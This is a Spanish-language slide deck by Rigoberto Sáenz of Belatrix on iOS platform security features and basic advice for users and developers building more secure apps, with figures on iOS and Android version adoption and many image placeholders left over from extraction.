

# Tips para crear iOS apps más seguras

Rigoberto Sáenz

# Belatrix






# Introducción

Se hará un breve repaso por las características de seguridad que ofrece iOS, repasando la última versión de la iOS Security Guide (iOS 10), luego se darán algunas recomendaciones a tener en cuenta al momento de la codificación de un app para mejorar el manejo de datos sensibles del usuario.

Parte 1:  
Seguridad en iOS





# Contexto

## ¿Porque es importante la seguridad en iOS?

Porque guardamos una gran cantidad de datos sensibles:

- Tarjetas de credito
- Sesiones bancarias en Navegador
- Fotografias
- Documentos

## ¿Quien nos puede atacar?

- Familia (¿Ex?)
- Gobiernos
- CyberCriminales
- Espionaje Corporativo



## Pilares de la seguridad en iOS

- iOS Platform Security
- Users upgrading their software
- **Developers building secure apps**



# iOS Platform Security

- Sistema cerrado: Gran control sobre Hardware y Software
- Actualizaciones no atadas a operadores/fabricantes: Super facil actualizar a la ultima version



# iOS Platform Security

- Control de Calidad: App Store con fuertes políticas de seguridad, privacidad, calidad
- Confianza: Desde su lanzamiento (10 años), no ha habido malware en escala





# iOS Platform Security

5 puntos relevantes:

1. SecureBoot
2. Data Protection
3. Sandboxing
4. Signing
5. TouchID




# iOS Platform Security Secure Boot Chain

Trust built from silicon up

System Software Authorization:


- El servidor de autorización de versiones no permite actualizar el sistema a una versión anterior
- No es posible copiar una versión antigua de iOS en un dispositivo con una versión nueva




Application Processor








Apple Public Key



Apple Public Key



Apple Public Key







Apple Public Key




Apple Public Key




Apple Public Key



Apple Public Key



Apple Public Key






# iOS Platform Security Data Protection

User data is encrypted at rest with keys derived from Passcode

Secure Enclave:

- Coprocesador dedicado a Seguridad: Manejo de llaves criptograficas, y cual otra data relacionada con la seguridad del usuario (Ej: TouchID)



# iOS Platform Security Sandboxing

Manejo de datos de apps separados (Excepción: App Group)

Transparent, Control and Consent: El usuario tiene control sobre que accesos tienen las apps: Location, Photos, Contacts, Camera

Mobile device management (MDM)






# iOS Platform Security Code Signing

Ademas del iOS, todas las apps estan firmadas

Solo App Store: No es posible instalar apps from third-parties

Esto no permite inyectar codigo malicioso en apps del appstore (tecnicamente es posible, pero es mas dificil Ej: Uso de Xcode no firmado por Apple)



# iOS Platform Security TouchID (Now FaceID)

Complemento a Passcode, puede ser usado para descargar apps, compras con Apple Pay, Autofill de formularios

Conexion directa con Secure Enclave (La data obtenida a partir de la huella nunca llega al procesador principal)

Despues del lanzamiento de TouchID, el 89% de usuario activaron Passcode




# Users upgrading their software

La ultima version siempre es la mas segura


Rapida actualizacion (De nada sirve tener una nueva version mucho mas segura, si casi nadie la tiene)


NO Jailbreaking (Apple previously had an API for testing devices to see if they are jailbroken, but that API was deprecated in 2010)

# iOS Installed Base



# Android Installed Base






Source:

<http://www.idownloadblog.com/2017/09/10/ios-10-adoption-reaches-89-ahead-of-ios-11-launch/>

This section provides data about the relative number of devices running a given version of the Android platform.

For information about how to target your application to devices based on platform version, read [Supporting Different Platform Versions](#).

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.6%
4.1.x	Jelly Bean	16	2.4%
4.2.x		17	3.5%
4.3		18	1.0%
4.4	KitKat	19	15.1%
5.0	Lollipop	21	7.1%
5.1		22	21.7%
6.0	Marshmallow	23	32.2%
7.0	Nougat	24	14.2%
7.1		25	1.6%



Source:

<https://developer.android.com/about/dashboards/index.html>



"They're doing all these wonderful things to evolve the platform but people aren't getting them," says Roberta Cozza, an analyst at Gartner. "Users get deprived of all these new features."

<http://www.wired.co.uk/article/android-oreo-adoption-rates>





# Users upgrading their software

Configuraciones Seguras:

Enable Apple's "Erase Data" setting, to wipes all device data after 10 incorrect passcode entries

Lista de Recomendaciones: Apple iOS Hardening Checklist

<https://security.utexas.edu/handheld-hardening-checklists/ios>



# Users upgrading their software

## MDM

Apple provides the Apple Configurator 2 (available through the App Store), which can be used to mass configure and manage large numbers of iOS devices.



# Developers building secure apps

Comunidad:

- <https://forums.developer.apple.com/community/core-os/security>

Debemos seguir las mejores practicas:

- App Transport Security (ATS)
- Usar Touch ID
- Know your Code!



## Developers building secure apps App Transport Security


Servers must support TLS 1.2 and forward secrecy, and certificates must be valid and signed using SHA-256 or better with a minimum 2048-bit RSA key or 256-bit elliptic curve key.



# Developers building secure apps App Transport Security

Soportado desde iOS 9.0

At WWDC 2016 we announced that apps submitted to the App Store will be required to support ATS at the end of the year. To give you additional time to prepare, this deadline has been extended and we will provide another update when a new deadline is confirmed.



Continue



# Developers building secure apps TouchID

Easy & Fast

El usuario se ahorra el tiempo de ingresar contraseñas, ingresar datos de tarjetas de credito

Link encriptado directo con Secure Enclave





# Touch ID


Sensor




Secure Enclave




# Touch ID




# Touch ID




# Touch ID




# Touch ID



# Touch ID



# Touch ID





# Developers building secure apps Know your Code!

